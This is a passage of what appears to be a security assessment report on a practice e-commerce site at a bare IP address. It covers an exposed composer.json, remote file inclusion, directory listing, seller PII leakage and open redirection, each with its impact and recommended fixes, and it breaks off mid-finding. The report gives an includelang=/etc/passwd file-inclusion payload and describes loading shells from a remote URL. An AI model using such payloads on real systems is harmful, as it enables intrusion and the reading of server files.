
PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

.....w\_.....  
.....  
.....

Scoreboard Key:  
"\_" Waiting for Connection, "s" Starting up, "r" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,  
"c" Closing connection, "l" Logging, "G" Gracefully finishing,  
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/1	_	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1		9.58	170	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1

## ➤ Proof of Concept – composer.json



The image shows a web browser interface. The address bar displays a warning icon, the text "Not secure", and the URL "13.234.204.247/composer.json". Below the address bar are several quick links: Gmail, YouTube, Maps, News, and Translate. The main content area of the browser shows the JSON content of a composer.json file.

```
{  
  "require": {  
    "respect/validation": "^1.1",  
    "phpmailer/phpmailer": "^6.0"  
  }  
}
```

# Business Impact – Moderate

- It doesn't harm the website directly, but it is letting the hacker collect more internal information about the website which the hacker might use against the organization.

# Recommendation

Take the following precautions:

- Developers should **disable all default files and pages** to be displayed publicly.

# References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

# 11. Remote File Inclusion

Remote File  
Inclusion  
(Critical)

Below mentioned URL is vulnerable to RFI.

**Affected URL :**

- <http://13.234.204.247/?includelang=lang/en.php>

**Affected Parameters :**


- /etc/passwd (/?includelang=*here*)
- <https://www.google.com/>(/?includelang=*here*)

# Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.




- Now, notice the URL, you get a 'get' parameter of **includelang** which is vulnerable to **file inclusion**.
- Here, we enter the payload: **includelang=/etc/passwd** and on executing this file gives us the username.





## ➤ Proof of Concept - Attacker can upload shells

- Attacker can exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.



# Business Impact – Extremely High

- Any attacker can have the root access of your website.
- He can execute commands.
- Through the website, he can have access of the server and can infect other websites hosted on that server.
- He can even deface your websites.

# Recommendation

- To safely parse user-supplied filenames it's much better to maintain a whitelist of acceptable filenames.
- Use a corresponding identifier (not the actual name) to access the file. Any request containing an invalid identifier can then simply be rejected (this is the approach that [OWASP recommends](#)).

# References

- <https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/>
- <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
- [https://en.wikipedia.org/wiki/File\\_inclusion\\_vulnerability](https://en.wikipedia.org/wiki/File_inclusion_vulnerability)

# 12. Directory Listing

Directory  
Listing  
(Moderate)

Below mentioned URL leaks critical information via directory listing vulnerability.

**Affected URL:**

- <http://13.234.204.247/static/images/uploads/products/11.jpeg>

# Directory Listing

Directory  
Listing  
(Moderate)

Here are other similar URLs that leaks critical information via directory listing vulnerability.

**Affected URL:**

- <http://13.234.204.247/robots.txt>

# Observation

- Navigate to <http://13.234.204.247/products.php>
- Now, **right click on the image** of any product and then select **View Image** or you can even drag the image to a new tab.
- The page loads up as shown below, with the image of the selected product.
- Notice the **URL**, it actually reveals the full path of the image.



# ➤ Proof of Concept – Directory listings


- Now, if we remove the image name (here, 11.jpeg) and hit enter.
- The following page with tons of information in it, will be displayed.

Index of /static/images/uploads/products/		
<a href="#">../</a>		
<a href="#">1.jpg</a>	15-Feb-2019 07:58	26159
<a href="#">10.jpg</a>	15-Feb-2019 08:09	10227
<a href="#">100.jpg</a>	15-Feb-2019 08:23	387418
<a href="#">101.jpg</a>	15-Feb-2019 08:24	238128
<a href="#">102.jpg</a>	15-Feb-2019 08:25	168406
<a href="#">103.jpg</a>	15-Feb-2019 08:57	137612
<a href="#">105.jpg</a>	15-Feb-2019 08:35	601636
<a href="#">106.jpg</a>	15-Feb-2019 08:35	251241
<a href="#">107.jpg</a>	15-Feb-2019 08:36	128493
<a href="#">108.jpg</a>	15-Feb-2019 08:38	107887
<a href="#">109.jpg</a>	15-Feb-2019 08:39	134467
<a href="#">11.jpg</a>	15-Feb-2019 08:14	96430
<a href="#">110.jpg</a>	15-Feb-2019 08:39	152868
<a href="#">111.jpg</a>	15-Feb-2019 08:33	17003
<a href="#">112.jpeg</a>	15-Feb-2019 08:43	273035
<a href="#">113.jpg</a>	15-Feb-2019 08:43	57926
<a href="#">114.jpg</a>	15-Feb-2019 08:44	29279
<a href="#">115.jpg</a>	15-Feb-2019 08:45	8347
<a href="#">12.jpg</a>	15-Feb-2019 08:16	84577
<a href="#">13.jpeg</a>	15-Feb-2019 08:17	91014
<a href="#">14.jpg</a>	15-Feb-2019 08:19	505236
<a href="#">15.jpg</a>	15-Feb-2019 08:18	8947
<a href="#">2.jpg</a>	15-Feb-2019 07:59	39463
<a href="#">200.jpg</a>	15-Feb-2019 08:48	11521
<a href="#">202.jpg</a>	15-Feb-2019 08:51	7875
<a href="#">203.jpg</a>	15-Feb-2019 08:52	123388
<a href="#">204.jpg</a>	15-Feb-2019 08:53	6101
<a href="#">2socks.jpeg</a>	15-Feb-2019 07:44	41746
<a href="#">3.jpg</a>	15-Feb-2019 08:04	8728
<a href="#">4.jpg</a>	15-Feb-2019 08:05	4735
<a href="#">5.jpg</a>	15-Feb-2019 08:06	9348
<a href="#">51BYEkEN8kL..SX.UX.SY.UY.jpg</a>	15-Feb-2019 07:55	34676
<a href="#">51rPlAnz8gL.jpg</a>	15-Feb-2019 07:52	35998
<a href="#">6.jpg</a>	15-Feb-2019 08:07	4538
<a href="#">61W68b5cf+L.UX679.jpg</a>	15-Feb-2019 07:52	32722
<a href="#">8.jpg</a>	15-Feb-2019 08:08	8063
<a href="#">9.jpg</a>	15-Feb-2019 08:08	8679
<a href="#">Johnny-Walker-Facebook-Covers-1369.jpeg</a>	14-Feb-2019 12:30	25330
<a href="#">a.html</a>	08-Mar-2019 23:27	58
<a href="#">a.jpg</a>	09-Mar-2019 12:59	58
<a href="#">ad.jpeg</a>	18-Feb-2019 10:15	2598
<a href="#">banner-large.png</a>	05-Jan-2019 06:00	672352



# Observation

- Navigate to [http:// 13.234.204.247 /robots.txt](http://13.234.204.247/robots.txt)
- It shows all the sections of your server you don't want robots to use visit.




The screenshot shows a web browser interface with a dark theme. The address bar at the top displays the URL `13.234.204.247/robots.txt` next to a shield icon and a lock icon. Below the address bar, the content of the robots.txt file is displayed in a monospaced font:

```
User-Agent: *  
Disallow: /static/images/  
Disallow: /oventiaCMS
```

## ➤ Proof of Concept – Directory listings

- Navigate to [http:// 13.234.204.247 /static/images/](http://13.234.204.247/static/images/)
- Complete listing of directory is shown containing the images of all the customers along with the images of all the products in the website and also the administrator directory is also visible.



Index of /static/images/			
<a href="#">../</a>			
<a href="#">customers/</a>	05-Jan-2019 06:00	-	
<a href="#">icons/</a>	05-Jan-2019 06:00	-	
<a href="#">products/</a>	05-Jan-2019 06:00	-	
<a href="#">banner-large.jpeg</a>	05-Jan-2019 06:00	672352	
<a href="#">banner.jpeg</a>	07-Jan-2019 08:49	452884	
<a href="#">card.png</a>	07-Jan-2019 08:49	91456	
<a href="#">default_product.png</a>	05-Jan-2019 06:00	1287	
<a href="#">donald.png</a>	05-Jan-2019 06:00	10194	
<a href="#">loading.gif</a>	07-Jan-2019 08:49	39507	
<a href="#">pluto.jpg</a>	05-Jan-2019 06:00	9796	
<a href="#">popoye.jpg</a>	05-Jan-2019 06:00	14616	
<a href="#">profile.png</a>	05-Jan-2019 06:00	15187	
<a href="#">seller_dashboard.jpg</a>	05-Jan-2019 06:00	39647	
<a href="#">shoe.png</a>	05-Jan-2019 06:00	77696	
<a href="#">socks.png</a>	05-Jan-2019 06:00	67825	
<a href="#">tshirt.png</a>	05-Jan-2019 06:00	54603	

# Business Impact – Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users.
- Also, an attacker can take important information like what all products are being sold by the sellers and can simply download the images, view them and can even use them against the users or the organization.

# Recommendation

Take the following precautions:

- Two-Factor Authentication for sensitive data should be added with strong passwords.
- Find all PII stored and encrypt them with various techniques.
- Disable Directory Listing .
- Put an index.html in all folders with default message.

# References

- <https://cwe.mitre.org/data/definitions/548.html>
- <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>

# 13. PII Leakage

PII Leakage  
(Moderate)

Below mentioned URL is vulnerable to personnel identifiable information leakage.

**Affected URL :**


- <http://13.234.204.247/profile/16/edit/>

# Observation

- Login to your account and go to **Products** page.
- In every product page the **Seller Info** is available, click on it.

13.234.204.247/products/details.php?p\_id=28

Lifestyle Store [Blog](#) [Forum](#)



All Products Shoes

## Adidas Navy Blue Shoes

Wear comfy Adidas Navy Blue Shoes

[Seller Info](#) [Brand Website](#)

INR 2500/-

Login

No reviews yet

## ➤ Proof of Concept – Pan card details are shown

- Upon clicking on Seller Info; Seller Name, Rating, City, Email along with **PAN Card Details** are shown.

Seller Information	
Seller Name :	Chandan
Rating :	4/5
City :	Delhi
PAN :	AWQRD7856Q12
Email :	chandan@lifestylestore.com



# Business Impact – Moderate

- Leaking critical information like PAN Card details to everyone is highly vulnerable as, hackers can use such information to socially hack them.

# Recommendation

- Hide critical information like the PAN Card details.
- Display only minimal required information about the sellers.

# References

- <https://www.imperva.com/learn/data-security/personally-identifiable-information-pii/>
- <https://hackerone.com/reports/374007>

# 14. Open Redirection

Open  
Redirection  
(Severe)

Below mentioned URL is vulnerable to open redirection.

**Affected URL :**


- <http://13.234.204.247/redirect.php?url=www.chandanstore.com>

**Affected Parameters :**

- url

# Observation

- Login to your account and go to **Products** page.
- In every product page the **Brand Website** is available, click on it.



13.234.204.247/products/details.php?p\_id=28

Lifestyle Store [Blog](#) [Forum](#)

[All Products Shoes](#)

## Adidas Navy Blue Shoes

Wear comfy Adidas Navy Blue Shoes

[Seller Info](#) [Brand Website](#)


INR 2500/-

Login

No reviews yet

# Observation


- On clicking **Brand Website**, we are then being redirected to the brand's website.



You will be redirected in 8 seconds

# Observation

